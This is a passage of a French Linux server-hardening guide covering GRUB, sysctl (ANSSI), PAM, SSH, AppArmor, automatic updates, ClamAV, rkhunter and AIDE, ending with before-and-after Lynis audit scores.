192.168.30.1

Preferred DNS

8.8.8.8

Voici les configurations réseaux qui ont été appliquées à la machine Kali :

```
GNU nano 8.1 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

allow-hotplug eth0
iface eth0 inet static
    address 192.168.30.2/24
    gateway 192.168.30.1
    dns-nameservers 192.168.30.2
```

```
(kali@kali)-[~]
$ ip route
default via 192.168.30.1 dev eth0 onlink
192.168.30.0/24 dev eth0 proto kernel scope link src 192.168.30.2
```

Mise en place du resolver :

```
GNU nano 8.1 /etc/resolv.conf
nameserver 8.8.8.8
nameserver 1.1.1.1
```

Là aussi le problème de signature/clé est apparu mais nous avons réussi à le corriger de cette façon :

```
(kali㉿kali)-[~]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Err:1 http://kali.download/kali kali-rolling InRelease
  The following signatures couldn't be verified because the public key is not
  available: NO_PUBKEY ED65462EC8D5E4C5
Warning: GPG error: http://kali.download/kali kali-rolling InRelease: The fol
lowing signatures couldn't be verified because the public key is not availabl
e: NO_PUBKEY ED65462EC8D5E4C5
Error: The repository 'http://http.kali.org/kali kali-rolling InRelease' is n
ot signed.
Notice: Updating from such a repository can't be done securely, and is theref
ore disabled by default.
Notice: See apt-secure(8) manpage for repository creation and user configurat
ion details.
Notice: Repository 'Kali Linux' changed its 'firmware component' value from '
non-free' to 'non-free-firmware'
Notice: More information about this can be found online at: https://www.kali.
org/blog/non-free-firmware-transition/
```

```
(kali㉿kali)-[~]
$ cd /tmp
```

```
(kali㉿kali)-[/tmp]
$ wget https://archive.kali.org/kali/pool/main/k/kali-archive-keyring/kali-
archive-keyring_2025.1_all.deb
--2025-12-17 10:14:32-- https://archive.kali.org/kali/pool/main/k/kali-archi
ve-keyring/kali-archive-keyring_2025.1_all.deb
Resolving archive.kali.org (archive.kali.org)... 148.113.211.220, 2607:5300:2
14:dc00::
Connecting to archive.kali.org (archive.kali.org)|148.113.211.220|:443 ... con
nected.
HTTP request sent, awaiting response... 200 OK
Length: 6252 (6.1K) [application/octet-stream]
Saving to: 'kali-archive-keyring_2025.1_all.deb'

kali-archive-keyrin 100%[=====>] 6.11K --.-KB/s in 0s

2025-12-17 10:14:32 (138 MB/s) - 'kali-archive-keyring_2025.1_all.deb' saved
[6252/6252]
```

```
(kali㉿kali)-[/tmp]
$ sudo dpkg -i kali-archive-keyring_2025.1_all.deb
(Reading database ... 141788 files and directories currently installed.)
Preparing to unpack kali-archive-keyring_2025.1_all.deb ...
Unpacking kali-archive-keyring (2025.1) over (2024.1) ...
Setting up kali-archive-keyring (2025.1) ...
Installed kali-archive-keyring as a trusted APT keyring.
```

```
(kali㉿kali)-[/tmp]
$ sudo apt clean
```

```
(kali㉿kali)-[/tmp]
$ sudo rm -rf /var/lib/apt/lists/*
```

```
(kali㉿kali)-[/tmp]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [25 5 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [9 04 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [30.0 kB]
Fetched 75.0 MB in 10s (7560 kB/s)
1185 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Pour tous les serveurs, puisque c'est un template (et donc cela signifie que la configuration est la même), il faut la modifier pour que chaque serveur ait sa propre configuration et ainsi pour éviter les conflits :

- Fichier **/etc/hostname** : On modifie ce fichier pour définir un nom d'hôte unique pour chaque machine virtuelle.
- On met à jour le fichier **/etc/hosts** pour refléter le nouveau nom d'hôte. On s'assure que l'entrée pour 127.0.1.1 correspond au nouveau nom d'hôte.
- Pour éviter les conflits de clés SSH, il faut régénérer les clés SSH sur chaque nouvelle machine virtuelle :
`rm /etc/ssh/ssh_host_*`
`dpkg-reconfigure openssh-server`
`systemctl restart sshd`
- Machine-ID : Sur les systèmes utilisant systemd, il faut régénérer le machine-id :
`rm /etc/machine-id`
`systemd-machine-id-setup`
`reboot now`
- Mises à jour : Après avoir apporté toutes les modifications, on s'assure que le système est à jour :
`apt update && sudo apt upgrade -y`

Partitionnement des machines pour le stockage (exemple machine hébergeant Shuffle => n8n) :

/var est souvent utilisé par les apps.

On vérifie tout d'abord l'espace disque : `df -h`

On démonte /home (obligatoire pour réduire) : `umount /home`

On vérifie l'intégrité du filesystem : `e2fsck -f /dev/mapper/templatedebian--vg-home`

On réduit le filesystem /home à 40G : `resize2fs /dev/mapper/templatedebian--vg-home 40G`

On réduit le volume logique /home à 40G :

`lvreduce -L 40G /dev/mapper/templatedebian--vg-home`

On remonte /home : `mount /home`

On étend le volume logique /var de 30G : `lvextend -L +30G /dev/mapper/templatedebian--vg-var`

On étend le filesystem /var : `resize2fs /dev/mapper/templatedebian--vg-var`

Durcissement de nos serveurs Linux

Protection du GRUB

Grub : est un bootloader : permet d'interagir pendant le processus de démarrage et de modifier, entre autres, **les options de lancement du noyau Linux**. Le fichier principal est **/boot/grub2/grub.cfg**. Ce fichier est un condensé mis à jour de manière dynamique, à partir d'une arborescence située dans **/etc/grub.d**.

On effectue cela :

```
root@debian:~# ls -lrtha /etc/grub.d/
total 92K
-rw-r--r-- 1 root root 483 2 oct. 2023 README
-rwxr-xr-x 1 root root 215 2 oct. 2023 41_custom
-rwxr-xr-x 1 root root 214 2 oct. 2023 40_custom
-rwxr-xr-x 1 root root 1,4K 2 oct. 2023 30_uefi-firmware
-rwxr-xr-x 1 root root 13K 2 oct. 2023 30_os-prober
-rwxr-xr-x 1 root root 14K 2 oct. 2023 20_linux_xen
-rwxr-xr-x 1 root root 14K 2 oct. 2023 10_linux
-rwxr-xr-x 1 root root 6,2K 2 oct. 2023 05_debian_theme
-rwxr-xr-x 1 root root 9,9K 2 oct. 2023 00_header
drwxr-xr-x 2 root root 4,0K 5 nov. 15:12 .
drwxr-xr-x 61 root root 4,0K 6 nov. 08:47 ..
```

Les fichiers appartiennent bien à l'utilisateur **root**, cependant les droits associés ne sont pas assez strictes. On applique donc le moindre privilège : passer les droits sur l'arborescence **/etc/grub.d/** à 700. La valeur 700 permet la lecture, l'écriture et l'exécution uniquement par le propriétaire.

On effectue la modification de la valeur 700, par exemple avec la commande suivante :

```
root@debian:~# chmod -R 700 /etc/grub.d
root@debian:~# ls -lrtha /etc/grub.d/
total 92K
-rwx----- 1 root root 483 2 oct. 2023 README
-rwx----- 1 root root 215 2 oct. 2023 41_custom
-rwx----- 1 root root 214 2 oct. 2023 40_custom
-rwx----- 1 root root 1,4K 2 oct. 2023 30_uefi-firmware
-rwx----- 1 root root 13K 2 oct. 2023 30_os-prober
-rwx----- 1 root root 14K 2 oct. 2023 20_linux_xen
-rwx----- 1 root root 14K 2 oct. 2023 10_linux
-rwx----- 1 root root 6,2K 2 oct. 2023 05_debian_theme
-rwx----- 1 root root 9,9K 2 oct. 2023 00_header
drwx----- 2 root root 4,0K 5 nov. 15:12 .
drwxr-xr-x 61 root root 4,0K 6 nov. 09:02 ..
```

On doit aussi renforcer le fichier **/etc/default/grub** :

```
GNU nano 7.2 /etc/default/grub
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="quiet"
GRUB_CMDLINE_LINUX="iommu=force"
```

On modifie « GRUB_CMDLINE_LINUX= ».

Voici toutes les options que nous devons mettre :

```
# Meilleure gestion de la mémoire des périphériques.
iommu=force
# Protection complète contre la vulnérabilité L1TF (Intel).
l1tf=full,force
page_poison=on
# Détecte les erreurs mémoire en "empoisonnant" les pages non allouées.
pti=on
# Active la protection contre la vulnérabilité Meltdown (Page Table Isolation).
slab_nomerge=yes
# Désactive la fusion des slabs pour plus de stabilité.
slub_debug=FZP
# Active le débogage strict pour l'allocation mémoire SLUB.
spec_store_bypass_disable=seccomp
# Désactive la vulnérabilité "speculative store bypass"
spectre_v2=on
# Protection contre la vulnérabilité Spectre V2.
mds=full,nosmt
# Protège contre MDS et désactive l'Hyper-Threading.
mce=0
# Désactive les erreurs matérielles (MCE).
page_alloc.shuffle=1
# Mélange l'allocation mémoire pour contrer les attaques "side-channel".
rng_core.default_quality=500
# Améliore la qualité de l'entropie pour la sécurité.
ipv6.disable=1 # Désactiver IPv6 pour éviter les vulnérabilités.
```

Attention, à ajouter comme ceci : GRUB_CMDLINE_LINUX="iommu=force l1tf=full,force page_poison=on ... " , autrement dit à séparer avec espaces.

[GRUB-configuration](#)

Paramètres du noyau

Linux fournit plusieurs paramètres de noyau qui peuvent être réglés à des fins de sécurité. Ces paramètres, accessibles via le système de fichiers /proc ou la commande sysctl, contrôlent divers aspects du comportement du noyau. Voici les paramètres utiles à prendre en compte pour le renforcement de Linux :

On edit /etc/sysctl.conf , en décommentant et en changeant la valeur ou en ajoutant une ligne si cela n'existe pas déjà.

Mesures ANSSI :

```
# Restreint l'accès au buffer dmesg (équivalent à
# CONFIG_SECURITY_DMESG_RESTRICT=y)
kernel.dmesg_restrict=1
# Cache les adresses noyau dans /proc et les différentes autres interfaces,
# y compris aux utilisateurs privilégiés
kernel.kptr_restrict=2
# Spécifie explicitement l'espace d'identifiants de processus supporté par le
# noyau, 65 536 étant une valeur donnée à titre d'exemple
kernel.pid_max=65536
# Restreint l'utilisation du sous-système perf
kernel.perf_cpu_time_max_percent=1
kernel.perf_event_max_sample_rate=1
# Interdit l'accès non privilégié à l'appel système perf_event_open(). Avec une
# valeur plus grande que 2, on impose la possession de CAP_SYS_ADMIN, pour pouvoir
# recueillir les événements perf.
kernel.perf_event_paranoid=2
# Active l'ASLR
kernel.randomize_va_space=2
# Désactive les combinaisons de touches magiques (Magic System Request Key)
kernel.sysrq=0
# Restreint l'usage du BPF noyau aux utilisateurs privilégiés
kernel.unprivileged_bpf_disabled=1
# Arrête complètement le système en cas de comportement inattendu du noyau Linux
kernel.panic_on_oops=1
```

Pour un serveur IPv4 :

```
# Atténuation de l'effet de dispersion du JIT noyau au coût d'un compromis sur
# les performances associées.
net.core.bpf_jit_harden=2
# Pas de routage entre les interfaces. Cette option est spéciale et peut
# entraîner des modifications d'autres options. En plaçant cette option au plus
# tôt, on s'assure que la configuration des options suivantes ne change pas.
net.ipv4.ip_forward=0
# Considère comme invalides les paquets reçus de l'extérieur ayant comme source
# le réseau 127/8.
net.ipv4.conf.all.accept_local=0
# Refuse la réception de paquet ICMP redirect. Le paramétrage suggéré de cette
# option est à considérer fortement dans le cas de routeurs qui ne doivent pas
# dépendre d'un élément extérieur pour déterminer le calcul d'une route. Même
# pour le cas de machines non-routeurs, ce paramétrage prémunit contre les
# détournements de trafic avec des paquets de type ICMP redirect.
net.ipv4.conf.all.accept_redirects=0
net.ipv4.conf.default.accept_redirects=0
net.ipv4.conf.all.secure_redirects=0
net.ipv4.conf.default.secure_redirects=0
net.ipv4.conf.all.shared_media=0
net.ipv4.conf.default.shared_media=0
```

```

# Refuse les informations d'en-têtes de source routing fournies par le paquet
# pour déterminer sa route.
net.ipv4.conf.all.accept_source_route=0
net.ipv4.conf.default.accept_source_route=0
# Empêche le noyau Linux de gérer la table ARP globalement. Par défaut, il peut
# répondre à une requête ARP d'une interface X avec les informations d'une
# interface Y. Ce comportement est problématique pour les routeurs et les
# équipements d'un système en haute disponibilité (VRRP...).
net.ipv4.conf.all.arp_filter=1
# Ne répond aux sollicitations ARP que si l'adresse source et destination sont sur
# le même réseau et sur l'interface sur laquelle le paquet a été reçu. Il est à
# noter que la configuration de cette option est à étudier selon le cas d'usage.
net.ipv4.conf.all.arp_ignore=2
# Refuse le routage de paquet dont l'adresse source ou destination est celle de la
# boucle locale. Cela interdit l'émission de paquet ayant comme source 127/8.
net.ipv4.conf.all.route_localnet=0
# Ignore les sollicitations de type gratuits ARP. Cette configuration est
# efficace contre les attaques de type ARP poisoning mais ne s'applique qu'en
# association avec un ou plusieurs proxy ARP maîtrisés. Elle peut également être
# problématique sur un réseau avec des équipements en haute disponibilité (VRRP...).
net.ipv4.conf.all.drop_gratuitous_arp=1
# Vérifie que l'adresse source des paquets reçus sur une interface donnée aurait
# bien été contactée via cette même interface. À défaut, le paquet est ignoré.
# Selon l'usage, la valeur 1 peut permettre d'accroître la vérification à
# l'ensemble des interfaces, lorsque l'équipement est un routeur dont le calcul de
# routes est dynamique. Le lecteur intéressé est renvoyé à la RFC3704 pour tout
# complément concernant cette fonctionnalité.
net.ipv4.conf.default.rp_filter=1
net.ipv4.conf.all.rp_filter=1
# Cette option ne doit être mise à 1 que dans le cas d'un routeur, car pour ces
# équipements l'envoi de ICMP redirect est un comportement normal. Un équipement
# terminal n'a pas de raison de recevoir un flux dont il n'est pas destinataire et
# donc d'émettre un paquet ICMP redirect.
net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.all.send_redirects=0
# Ignorer les réponses non conformes à la RFC 1122
net.ipv4.icmp_ignore_bogus_error_responses=1
# Augmenter la plage pour les ports éphémères
net.ipv4.ip_local_port_range=32768 65535
# RFC 1337
net.ipv4.tcp_rfc1337=1
# Utilise les SYN cookies. Cette option permet la prévention d'attaque de
# type SYN flood.
net.ipv4.tcp_syncookies=1

```

Sécuriser les systèmes de fichiers :

```
# Désactive la création de coredump pour les exécutables setuid
# Notez qu'il est possible de désactiver tous les coredumps avec la
# configuration CONFIG_COREDUMP=n
fs.suid_dumpable = 0
# Disponible à partir de la version 4.19 du noyau Linux, permet d'interdire
# l'ouverture des FIFOs et des fichiers "réguliers" qui ne sont pas la propriété
# de l'utilisateur dans les dossiers sticky en écriture pour tout le monde.
fs.protected_fifos=2
fs.protected_regular=2
# Restreint la création de liens symboliques à des fichiers dont l'utilisateur
# est propriétaire. Cette option fait partie des mécanismes de prévention contre
# les vulnérabilités de la famille Time of Check - Time of Use (Time of Check -
# Time of Use)
fs.protected_symlinks=1
# Restreint la création de liens durs à des fichiers dont l'utilisateur est
# propriétaire. Ce sysctl fait partie des mécanismes de prévention contre les
# vulnérabilités Time of Check - Time of Use, mais aussi contre la possibilité de
# conserver des accès à des fichiers obsolètes
fs.protected_hardlinks=1
```

Sous forme de texte : [SYSCTL-configuration](#)

A ajouter aussi (mesures Lynis : logiciel pour faire des audits de sécurité) :

```
dev.tty.ldisc_autoload=0
kernel.core_uses_pid=1
kernel.perf_event_paranoid=3
net.ipv4.conf.all.log_martians=1
net.ipv4.conf.default.log_martians=1
net.ipv6.conf.all.accept_redirects=0
net.ipv6.conf.default.accept_redirects=0
kernel.yama.ptrace_scope=1
net.ipv6.conf.lo.disable_ipv6 = 1
#kernel.modules_disabled=0 (pour cette dernière, il aurait fallu mettre 1 en valeur mais cela
bloque le fonctionnement d'iptables (firewall) qu'on mettra en place par la suite).
```

PAM

Installer le module nécessaire pour finement gérer la qualité des mots de passe avec PAM :

```
# Installer libpam-pwquality sous Debian
sudo apt-get update
sudo apt-get install libpam-pwquality
```

Il faut installer aussi : **libpam-tmpdir**

On vérifie que le fichier "**pam_pwquality.so**" est bien dans le dossier
"/usr/lib/x86_64-linux-gnu/security/" :

```
root@debian:~# find / -name "pam_*.so" 2>/dev/null
[...]
/usr/lib/x86_64-linux-gnu/security/pam_pwquality.so
[...]
```

On configure maintenant libpam-pwquality.

Pour ce fait, nous nous rendons dans le répertoire `/etc/pam.d/` où se trouvent les fichiers de configuration de PAM. (`cd /etc/pam.d/`).

Nous éditons le fichier : **nano /etc/pam.d/common-password** pour y modifier la ligne contenant `"pam_pwquality.so"` :

```
password requisite pam_pwquality.so retry=3 minlen=12 difok=4 ucredit=-1 lcredit=-1 dcredit=-1
ocredit=-1
```

Détail :

retry=3 : autorise trois essais pour la saisie du mot de passe ;
minlen=12 : détermine la longueur minimale d'un mot de passe ;
difok=3 : indique le nombre de caractères qui doivent être différents entre un ancien et un nouveau mot de passe.

ucredit=-1 : exige au moins une lettre majuscule.

lcredit=-1 : exige au moins une lettre minuscule.

dcridit=-1 : exige au moins un chiffre.

ocredit=-1 : exige au moins un caractère spécial.

Ensuite, nous vérifions les permissions PAM :

```
chmod 644 /etc/pam.d/common-password
chown root:root /etc/pam.d/common-password
```

[PAM-configuration](#)

OPENSSSH

Ouvre le fichier de configuration SSL **/etc/ssh/sshd_config** (fichier de configuration du serveur OpenSSH) à l'aide d'un éditeur de texte.

Bien vérifier / changer la valeur de :

UsePAM yes
X11Forwarding no

Ajouts à faire :

```
# Interdit la connexion SSH directe en root.  
PermitRootLogin no  
# Bloque les tunnels SSH non autorisés.  
AllowTcpForwarding no  
# Déconnecte à la première inactivité.  
ClientAliveCountMax 0  
# Test d'inactivité toutes les 300 secondes.  
ClientAliveInterval 300  
# Désactive la compression (limite certaines attaques).  
Compression no  
# Active des logs détaillés.  
LogLevel VERBOSE  
# Limite les tentatives de connexion à 3.  
MaxAuthTries 3  
# Limite à 2 sessions simultanées.  
MaxSessions 2  
# Change le port SSH par défaut.  
Port 22  
# Réduit l'exposition d'infos réseau.  
TCPKeepAlive no  
# Bloque le transfert d'agent SSH.  
AllowAgentForwarding no  
# Autorise uniquement certains utilisateurs (à modifier !)  
AllowUsers tomcaldevilla root  
# (Commenté) Limiterait l'accès à un groupe (à modifier !)  
#AllowGroups sshusers
```

PasswordAuthentication no (optionnel => dans ce cas cela désactive l'authentification par mot de passe pour tous les utilisateurs. Si elle est définie sur **no**, alors SSH n'accepte plus que l'authentification par clé publique, à condition que celle-ci soit correctement configurée)

Après toutes ces modifications :

```
$ sudo systemctl restart sshd
```

[SSH-configuration](#)

APPARMOR

Il permet de **restreindre la capacité** de chaque programme du système en lui associant un profil de sécurité. Ce profil définit la liste de tout ce que peut faire le programme concerné. Les profils se trouvent dans le répertoire **/etc/apparmor.d/**.

2 modes existent :

Enforce pour bloquer tous les appels qui débordent du profil,

Complain pour journaliser seulement.

Au départ, il est préférable de se limiter au mode complain, jusqu'à ce que la configuration des profils soit bien éprouvée. On effectue cela :

apt-get install apparmor-utils

Puis :

```
OC:~# aa-complain /etc/apparmor.d/*
Profile for /etc/apparmor.d/apache2.d not found, skipping
Setting /etc/apparmor.d/bin.ping to complain mode.
Setting /etc/apparmor.d/lightdm-guest-session to complain mode.
Setting /etc/apparmor.d/sbin.dhclient to complain mode.
Setting /etc/apparmor.d/sbin.klogd to complain mode.
Setting /etc/apparmor.d/sbin.syslogd to complain mode.
Setting /etc/apparmor.d/sbin.syslog-ng to complain mode.
Setting /etc/apparmor.d/usr.bin.chromium-browser to complain mode.
Setting /etc/apparmor.d/usr.bin.evince to complain mode.
Setting /etc/apparmor.d/usr.sbin.identd to complain mode.
Setting /etc/apparmor.d/usr.sbin.mdnssd to complain mode.
Setting /etc/apparmor.d/usr.sbin.nmbd to complain mode.
Setting /etc/apparmor.d/usr.sbin.nscd to complain mode.
Setting /etc/apparmor.d/usr.sbin.rsyslogd to complain mode.
Setting /etc/apparmor.d/usr.sbin.smbd to complain mode.
Setting /etc/apparmor.d/usr.sbin.tcpdump to complain mode.
```

Les fichiers de profil sont de simple fichiers texte qui listent les capacités, fichiers de programme, bibliothèques, fichiers de configuration, etc, auxquels peut accéder le programme.

[APPARMOR-configuration](#)

Mises à jour

Des fuites de données se produiront si on ne met pas à jour les progiciels, notre système d'exploitation et les applications installées. Voici donc quelques étapes à suivre pour nous assurer que nos systèmes disposent des dernières mises à jour de sécurité.

apt-get install unattended-upgrades apt-listchanges

Le fichier de mise à jour automatique est le suivant :

```
GNU nano 7.2 /etc/apt/apt.conf.d/50unattended-upgrades
// Unattended-Upgrade::Origins-Pattern controls which packages are
// upgraded.
//
// Lines below have the format "keyword=value,...". A
// package will be upgraded only if the values in its metadata match
// all the supplied keywords in a line. (In other words, omitted
// keywords are wild cards.) The keywords originate from the Release
// file, but several aliases are accepted. The accepted keywords are:
// a,archive,suite (eg, "stable")
// c,component (eg, "main", "contrib", "non-free")
// l,label (eg, "Debian", "Debian-Security")
// o,origin (eg, "Debian", "Unofficial Multimedia Packages")
// n,codename (eg, "jessie", "jessie-updates")
// site (eg, "http.debian.net")
// The available values on the system are printed by the command
// "apt-cache policy", and can be debugged by running
// "unattended-upgrades -d" and looking at the log file.
//
```

Cette section contrôle quels paquets sont mis à jour :

```
Unattended-Upgrade::Origins-Pattern {
    // Codename based matching:
    // This will follow the migration of a release through different
    // archives (e.g. from testing to stable and later oldstable).
    // Software will be the latest available for the named release,
    // but the Debian release itself will not be automatically upgraded.
//    "origin=Debian,codename=${distro_codename}-updates";
//    "origin=Debian,codename=${distro_codename}-proposed-updates";
    "origin=Debian,codename=${distro_codename},label=Debian";
    "origin=Debian,codename=${distro_codename},label=Debian-Security";
    "origin=Debian,codename=${distro_codename}-security,label=Debian-Security";

    // Archive or Suite based matching:
    // Note that this will silently match a different release after
    // migration to the specified archive (e.g. testing becomes the
    // new stable).
//    "o=Debian,a=stable";
//    "o=Debian,a=stable-updates";
//    "o=Debian,a=proposed-updates";
//    "o=Debian Backports,a=${distro_codename}-backports,l=Debian Backports";
};
```

Pour mettre de nouvelles règles de mise à jour, on peut éditer :

/etc/apt/apt.conf.d/52unattended-upgrades-local

Pour permettre d'automatiser l'installation des mises à jour de sécurité et d'autres paquets importants, on fait cela :

dpkg-reconfigure -plow unattended-upgrades

On peut vérifier après que le fichier contient bien ces informations :

```
GNU nano 7.2 /etc/apt/apt.conf.d/20auto-upgrades
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";
```

Ensuite, on télécharge ces deux paquets, permettant d'améliorer la sécurité des mises à jour :

apt-listbugs : Ce package aide à détecter les bogues graves lors de l'installation de nouveaux paquets. Il faut l'installer pour une meilleure gestion des risques liés aux mises à jour :

apt install apt-listbugs

needrestart : Ce programme vérifie quels services doivent être redémarrés après les mises à jour. Il est très utile pour garantir que toutes les mises à jour sont bien prises en compte.

apt install needrestart

Dans le cas où nous souhaitons continuer à faire des mises à jour mais manuellement, ne pas oublier ces commandes :

apt update
apt upgrade

[Updates-configuration](#)

Permissions

On change les permissions de ces fichiers & répertoires :

ls -l /etc/ssh/sshd_config

chmod 600 /etc/ssh/sshd_config
chown root:root /etc/ssh/sshd_config
chmod 600 /etc/crontab
chown root:root /etc/crontab

Outils de sécurité supplémentaires

Installer l'antivirus Linux :

apt-get install clamav

apt-get install clamav-daemon

Update bdd antivirale : **freshclam**

Analyser notre système à la recherche de virus : **clamscan -r /**

Auto update freshclam :

crontab -e

On ajoute cette ligne au fichier :

```
0 * * * * /usr/bin/freshclam --quiet
```

Vérification du fonctionnement : **crontab -l**

Active agent / Rootkit scanner :

apt install rkhunter

rkhunter --update (pour mettre à jour la base de donnée de détections)

Si ne fonctionne pas, on fait : **nano /etc/rkhunter.conf**

Puis on décommente ces lignes et changent les valeurs :

```
MIRRORS_MODE=1 ---> MIRRORS_MODE=0  
UPDATE_MIRRORS=0 ---> UPDATE_MIRRORS=1  
WEB_CMD="/bin/false" ---> WEB_CMD=""
```

Pour lancer un scan de vérification des rootkits : **rkhunter -check**

Auto update rootkit :

```
0 3 * * * /usr/bin/rkhunter --update
```

```
0 3 * * 1 /usr/bin/rkhunter --check --skip-keypress --report-warnings-only >> /var/log/rkhunter.log 2>&1
```


Options :

#--skip-keypress : Cela permet d'éviter toute interaction avec l'utilisateur pendant le scan, ce qui est pratique pour l'automatisation.

#--report-warnings-only : Cette option fait en sorte que seules les alertes soient affichées dans les résultats (les autres messages sont ignorés).

#>> /var/log/rkhunter.log 2>&1 : Cela redirige la sortie standard et les erreurs vers un fichier de log, dans ce cas /var/log/rkhunter.log. Cela nous permet de consulter les résultats du scan plus tard.

Pour le moment, on mettra tout cela en commentaire (on les déploiera plus tard) :



```
GNU nano 7.2 /tmp/crontab.TucWEa/crontab *
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
#0 * * * * /usr/bin/freshclam --quiet
#0 3 * * * /usr/bin/rkhunter --update
#0 3 * * 1 /usr/bin/rkhunter --check --skip-keypress --report-warnings-only >> /var/log/rkhunter.log 2>&1
```

Sécurité des binary :

dpkg -l | grep binfmt-support

Si la commande retourne quelque chose :

apt remove binfmt-support

Sinon :

```
mount -o remount,ro /proc/sys/fs/binfmt_misc  
umount /proc/sys/fs/binfmt_misc
```

En effet ; binfmt-support peut introduire des vulnérabilités potentielles, car il permet au système de traiter et d'exécuter des binaires étrangers. Il est donc recommandé de le supprimer.

Dumps de core :

On fait : **nano /etc/security/limits.conf**

Puis on ajoute ceci à la fin (en faisant attention aux espaces) :

```
*                hard   core           0
```

Les fichiers de core dumps peuvent contenir des informations sensibles, comme des mots de passe ou d'autres données de session, car ils sauvegardent l'état complet de la mémoire du programme au moment de son crash.

Les **compilers** (outils permettant de compiler du code source en code binaire exécutable) :
apt-get remove --purge gcc

Checking presence integrity tool (outil de détection d'intrusions qui vérifie l'intégrité des fichiers sur le système.) :

apt-get install aide

aideinit (il faut un peu patienter)

Résultat du durcissement

Lynis est un outil permettant de faire des tests de sécurité de notre distribution :

Avant l'application de ce guide :

Lynis security scan details:

Hardening index : 63 [#####]
Tests performed : 241
Plugins enabled : 1

Components:

- Firewall [V]
- Malware scanner [X]

Scan mode:

Normal [V] Forensics [] Integration [] Pentest []

Lynis modules:

- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]

Files:

- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat

Après l'application de ce guide :

Lynis security scan details:

Hardening index : 85 [#####]
Tests performed : 262
Plugins enabled : 1

Components:

- Firewall [V]
- Malware scanner [V]

Scan mode:

Normal [V] Forensics [] Integration [] Pentest []

Lynis modules:

